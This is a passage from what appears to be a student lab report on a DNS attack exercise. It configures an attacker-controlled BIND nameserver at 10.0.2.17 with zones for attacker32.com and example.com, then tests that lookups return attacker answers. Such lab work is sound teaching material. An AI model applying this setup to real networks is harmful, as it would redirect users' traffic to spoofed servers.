
Changing the ip address of the “ns” to that of the attacker (10.0.2.17).






Step 3: Copying these two files to the /etc/bind folder






Viewing the files in /etc/bind folder.




Step 4: Adding the following entries to /etc/bind/named.conf:


zone "attacker32.com" { type master; file "/etc/bind/attacker32.com.zone"; };

zone "example.com" { type master; file "/etc/bind/example.com.zone"; };




Making changes in the “named.conf” file






Step 5: Restarting the DNS server.




Task 4: Testing the Setup

In order to test our setup, we first restart the Local DNS Server.





Now, we get the IP Address of the ns.attacker32.com

<u>Observation:</u> The answer came from the Attacker (10.0.2.17).





Now, we get the IP Address of www.example.com. This sends the query to the official nameserver.





Now, we send the query directly to ns.attacker32.com.

